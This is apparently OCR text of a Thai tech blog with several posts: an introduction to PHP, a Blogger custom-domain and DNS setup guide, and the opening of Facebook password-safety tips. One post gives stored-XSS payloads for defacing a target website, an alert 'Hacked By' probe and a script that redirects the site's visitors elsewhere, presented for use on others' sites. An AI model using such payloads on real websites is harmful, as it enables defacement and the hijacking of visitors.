วันอังคารที่ 26 มิถุนายน พ.ศ. 2561
วันอังคารที่ 11 สิงหาคม พ.ศ. 2558
PHP คืออะไร ?
PHP คืออะไร
หลายคนที่ทำเว็บไซต์ด้วย HTML หรือโปรแกรมช่วยสร้างเว็บไซต์ต่างๆ เช่น Dreamweaver แล้วอาจสงสัยว่าเมื่อทำ form สำหรับ รับค่าเช่น ชื่อ ที่อยู่ เสร็จแล้วจะเก็บค่ายังไง หรือจะทำอย่างไรต่อ หรือเว็บบอร์ดทำงานอย่างไร CMS ทำงานอย่างไร ทำไมบางเว็บไซต์สามารถโต้ตอบกับ ผู้ใช้งานได้ คำตอบของทุกคำถามคือ PHP ครับ
PHP นั้นเป็นภาษาสำหรับใช้ในการเขียนโปรแกรมบนเว็บไซต์ สามารถเขียนได้หลากหลายโปรแกรมเช่นเดียวกับภาษาทั่วไป อาจมีข้อสงสัยว่า ต่างจาก HTML อย่างไร คำตอบคือ HTML นั้นเป็นภาษาที่ใช้ในการจัดรูปแบบของเว็บไซต์ จัดตำแหน่งรูป จัดรูปแบบตัวอักษร หรือใส่สีสันให้กับ เว็บไซต์ของเรา แต่ PHP นั้นเป็นส่วนที่ใช้ในการคำนวน ประมวลผล เก็บค่า และทำตามคำสั่งต่างๆ อย่างเช่น รับค่าจากแบบ form ที่เราทำ รับค่าจากช่องคำตอบของเว็บบอร์ดและเก็บไว้เพื่อนำมาแสดงผลต่อไป แม้แต่กระทั่งใช้ในการเขียนCMS ยอดนิยมเช่น Drupal , Joomla พูดง่ายๆคือเว็บไซต์จะโต้ตอบกับผู้ใช้ได้ ต้องมีภาษา PHP ส่วน HTML หรือ Javascript ใช้เป็นเพียงแค่ตัวควบคุมการแสดงผลเท่านั้น
นอกจากภาษา PHP แล้วยังมีภาษาอื่นอีกหรือไม่คำตอบคือมีครับ เช่น ASP , JSP แต่ที่นิยมมาก คือ PHP เพราะเป็นภาษาที่สามารถศึกษาได้ง่าย ทำงานได้มีประสิทธิภาพ ทำให้เป็นที่นิยมอย่างยิ่งในปัจจุบัน รวมทั้งมีชุมชนคนใช้งาน และคู่มือที่ ดีมาก และสำคัญสุดคือฟรีครับ การใช้งานภาษา PHP ไม่ต้องมีค่าใช้จ่ายใดๆทั้งสิ้น ทุกคนสามารถเข้าถึงได้
การจะเขียน PHP ต้องมีอะไรบ้าง
อย่างที่บอกไปว่า PHP นั้นจำเป็นจะต้องมีการประมวลผลดังนั้นการใช้งานเราจะต้องมี Web Server เพื่อให้ตัว PHP สามารถทำงานได้ ต่างจาก HTML งั้นจะทำอย่างไรถ้าเราไม่ได้เช่า Web Server เอาไว้จะใช้งาน PHP ไม่ได้หรือ คำตอบคือได้ครับ แต่เราจะต้องลงโปรแกรม ให้เครื่องที่เราใช้งานอยู่นั้นทำงานเหมือนกับ Web Server ซะก่อนซึ่งโปรแกรมนั้นชื่อว่า Apache ครับเป็นโปรแกรมฟรีเหมือนกัน นี่เป็นข้อดี ที่ทำให้ทุกคนรัก PHP ครับ หลังจากที่เราทำให้เครื่องของเรานั้นเหมือนกับ Web Server แล้วจะเก็บข้อมูลเว็บไซต์เช่น คำตอบของเว็บบอร์ด จะเก็บอย่างไร คำตอบคือต้องมีโปรแกรมฐานข้อมูลอีกตัวเข้ามาช่วยครับ ซึ่งโปรแกรมที่แนะนำคือ MySQL ครับฟรีอีกเช่นกัน ทั้งหมดสำหรับมือใหม่อาจ จะเริ่มลงโปรแกรมทั้งหมดนั้นยากนะครับ จึงมีโปรแกรมที่รวมทุกอย่าง เพื่อจำลองเครื่องของเราให้เป็น Web Server เลยสามารถลงได้ง่ายๆ ซึ่ง จะมีสอนในบทต่อไปนะครับ
การพัฒนาเว็บไซต์ด้วย PHP
สำหรับผู้พัฒนาเว็บไซต์ด้วย PHP นั้นปรกติจะทำการจำลองเครื่องของตัวเองให้เป็น Web Server ระหว่างการพัฒนาเพื่อดูการทำงาน ของโปรแกรมที่เขียนขึ้นมาครับ จากนั้นจึงจะอัพไฟล์ทั้งหมดลงใน Web Server จริงครับ ในส่วนของ Web Server นั้นทาง Hellomyweb ก็มีให้บริการอยู่นะครับ สนใจคลิกที่นี่ครับ ถามว่าเราจะให้เครื่องคอมพิวเตอร์ของเรานั้นทำงานได้เหมือนกับ Web server จริงได้หรือไม่ คำตอบคือได้ครับ แต่มันออกจะไม่คุ่มค่า ทางการเงินนะครับ เพราะเราต้องเสียค่าไฟ ค่าอินเตอร์เน็ต เครื่องคอมก็ต้องเปิดไว้ตลอดปิดไม่ได้ เวลาผู้ใช้งานจากภายนอกมาเรียกใช้ก็รองรับไม่ได้ไม่มาก ดังนั้นการเช่าWeb Server ภายนอกจะคุ่มค่ามากกว่าครับ หากต้องการจะพัฒนาเว็บไซต์เพื่อใช้งานจริงๆ
สำหรับคนที่มีข้อสงสัยหรือมีคำถามสามารถตั้งคำถามได้ที่ Webboard ของ Hellomyweb นะครับ ทางเรายินดีตอบทุกคำถามครับ สำหรับบทต่อไปจะพูดถึงโปรแกรมที่ทำการจำลองเว็บไซต์ของเราให้เป็น Web Server ครับ
XSS วิธีเปลี่ยนหน้าตาเว็ปไซต์เด้งมาหน้าเว็บเรา VDO {HD}
XSS วิธีเปลี่ยนหน้าตาเว็ปไซต์เด้งมาหน้าเว็บเรา (Defacing) ช่องโหว่แบบ Persistent
ก่อนอื่นเปิด Proxy
เสร็จแล้วก็ดูตาม Video เลยครับ
สคริปที่ใช้ (เฉพาะในคลิปนี้)
ทดสอบว่าเว็ปไซต์เป้าหมายมีช่องโหว่ไหม
Code:
<script>alert('Hacked ByJokerTeamHack')</script>
ทำให้หน้าเว็ปเด้งไปที่เว็ปไซต์เราโดยตรง
Code:
<script>window.location="http://www.เว็ปของคุณ.com";</script>
ก่อนอื่นเปิด Proxy
เสร็จแล้วก็ดูตาม Video เลยครับ
สคริปที่ใช้ (เฉพาะในคลิปนี้)
ทดสอบว่าเว็ปไซต์เป้าหมายมีช่องโหว่ไหม
Code:
<script>alert('Hacked By JokerTeamHack')</script>
ทำให้หน้าเว็ปเด้งไปที่เว็ปไซต์เราโดยตรง
Code:
<script>window.location="http://www.เว็ปของคุณ.com";</script>
วันเสาร์ที่ 18 กรกฎาคม พ.ศ. 2558
วิธีตั้งค่า ( Domain ) โดเมน เพื่อใช้งานกับ Blogger หรือ Blogspot
วิธีตั้งค่า ( Domain name ) โดเมน
เพื่อใช้งานกับ Blogger หรือ Blogspot
ผู้รับบริการโดเมนเนม สามารถกำหนดการตั้งค่า เพื่อใช้งานกับ Blogger หรือ Blogspot ได้ง่ายๆ
โดยในบทความนี้ แสดงตัวอย่างโดยใช้ชื่อโดเมนเนม siamego.com กล่าวคือ เมื่อดำเนินการตามบทความ
ให้เปลี่ยนชื่อ siamego.com เป็นชื่อโดเมนของท่าน
โดยแบ่งการจัดการเป็น 2 ส่วนคือ
- จัดการติดตั้ง โดเมนเนม สำหรับใช้งานที่ Blogger
- จัดการตั้งค่า DNS ให้กับ Domain name
- การตั้งค่า ให้สามารถเรียกใช้งานแบบ www หรือ ไม่มี www ก็ได้
1. จัดการติดตั้ง โดเมนเนม สำหรับใช้งานที่ Blogger
1.1 คลิก การตั้งค่า > พื้นฐาน
1.2 คลิก เปลี่ยนเป็นการตั้งค่าขั้นสูง

1.3 คลิก ระบุชื่อโดเมนเนม เปลี่ยน thaiego เป็นชื่อโดเมนของท่าน (ระบุ www) และกด บันทึก
1.4 นำค่า Domain Record ในกรอบสีแดง ตั้งค่าในระบบจัดการโดเมนเนม ในข้อ 2 หรือ แจ้งกับเจ้าหน้าที่
1.4 นำค่า Domain Record ในกรอบสีแดง ตั้งค่าในระบบจัดการโดเมนเนม ในข้อ 2 หรือ แจ้งกับเจ้าหน้าที่
2. จัดการตั้งค่า DNS ให้กับ Domain name
2.1 Login เข้าสู่ระบบจัดการ โดเมนเนม
https://domain.ireallyhost.comวิธีการเข้าจัดการ โดเมนเนม
https://www.ireallyhost.com/kb/domain/285
หมายเหตุ
ยกเว้น .TH อาทิ .co.th .in.th .or.th .go.th .net.th
ให้นำค่าในกรอบสีแดง แจ้งกับเจ้าหน้าที่ไอเรียลลี่โฮสดำเนินการติดตั้งให้
วิธีการเข้าจัดการ โดเมนเนม
https://www.ireallyhost.com/kb/domain/285
หมายเหตุ
ยกเว้น .TH อาทิ .co.th .in.th .or.th .go.th .net.th
ให้นำค่าในกรอบสีแดง แจ้งกับเจ้าหน้าที่ไอเรียลลี่โฮสดำเนินการติดตั้งให้
2.2 เลือกโดเมมที่ต้องการและ คลิก Manage DNS
2.3 ตั้งค่า CNAME โดย คลิก CNAME Records > คลิก Add CNAME Record
นำค่า CNAME ในข้อ 1.4 ใช้ตั้งค่า ดังนี้
2.3 ตั้งค่า CNAME โดย คลิก CNAME Records > คลิก Add CNAME Record
นำค่า CNAME ในข้อ 1.4 ใช้ตั้งค่า ดังนี้
ผลที่ได้
2.4 ตั้งค่า DNS ให้กับโดเมนเนม โดยรีเฟรชเบราว์เซอร์ ระบบจัดการโดเมนเนม
คลิก Configure Now > Fix Name Servers Automatically
เมื่อทำการตั้งค่าสมบูรณ์ โปรดรอ DNS Update ราว 1-72 ชม.
และทำการ Verify การตั้งค่า โดเมนเนม ดังข้อ 1 อีกครั้ง
และเมื่อทำการติดตั้งโดเมน กับ Blogger เสร็จให้ดำเนินการในขั้นตอนที่ 3 ต่อไป
DNS Update หมายถึง ระยะเวลาที่อินเตอร์เน็ตของผู้เยี่ยมชมเว็บไซต์ หรือ ISP มองเห็นการเปลี่ยนแปลงเส้นทางโดเมนเนม โดยมีระยะเวลาไม่เท่ากัน อาจใช้ระยะเวลา1-48 ชม. หรือ 1-72 ชม. โดยประมาณ
3. การตั้งค่าโดเมน ใช้กับ Blogger ให้ใช้แบบมี www หรือ ไม่มี www ก็ได้
หรือ none www redirect to www
เช่น https://siamego.com -> https://www.siamego.com โดยอัตโนมัติ
3.1 ภายหลังจากตั้งค่าโดเมน ให้กับ Blogger (ในข้อ 1) เรียบร้อยแล้ว
> คลิก แก้ไข
> ติ๊ก เปลี่ยนเส้นทาง domain.com ไปที่ www.domain.com
> กดบันทึก
ก็จะพบว่า สามารถใช้งานโดเมนเนม กับ Blogger ได้อย่างสมบูรณ์ ทั้งแบบมี www และ ไม่มี www
วิธีป้องกัน ไม่ให้โดน Hack เฟสบุ๊ค
ในฐานะที่ แอดมิน อยู่ในสังคม Hacker มานาน ก็ขอทำหน้าที่ หมวกขาว ซักวัน เพื่อ ปกป้องความ เป็น ส่วน ตัว ของ Facebook เรานะครับ วันนี้ ผมจะมาแนะนำวิธี การ ป้องกัน ตัว ไม่ให้โดน Hack รหัสผ่าน และ ก็อีเมล์ Facebook ของเรา นะครับ จะทำได้ ยังไง กัน เอาล่ะ ผมอยากให้ ลูกเพจ มาศึกษา ไปพร้อมๆ กันน่ะครับก่อนอื่น ต้องขอบอกก่อนเลย นะครับ ว่า เว็บไซต์ Facebook เป็น Social Network ที่มีระดับความปลอดภัยสูง มาก คือ แทบจะไม่มี ช่องโหว่ ให้ Hacker คนไหน ได้ ฝึก วิชา เลย ล่ะครับ เพราะ เขา ปิดช่องโหว่ กันเกือบจะทุกวัน
ดังนั้น ข่าวลือ เรื่องเจอ ช่องโหว่ Facebook จริงๆ จะมีน้อย มากหรือ แทบ จะไม่มี เลย เพราะ ฉนั้น เรามั่นใจ ใน Security ของ Facebook แน่นอนว่าไม่มี ช่องโหว่ อะไร ให้เจาะ เข้าไป ขโมย ข้อมูล ได้ โดยตรง
แต่ถ้า จะเจาะ ได้ ก็คง มาจาก ตัว User เองครับ ที่ไม่ระมัด ระวังตัวเอง
เทคนิคแรกก็คือ
1 เปลี่ยน รหัสผ่าน Facebook ทุกเดือนครับ แน่นอน วิธีนี้ Work100%
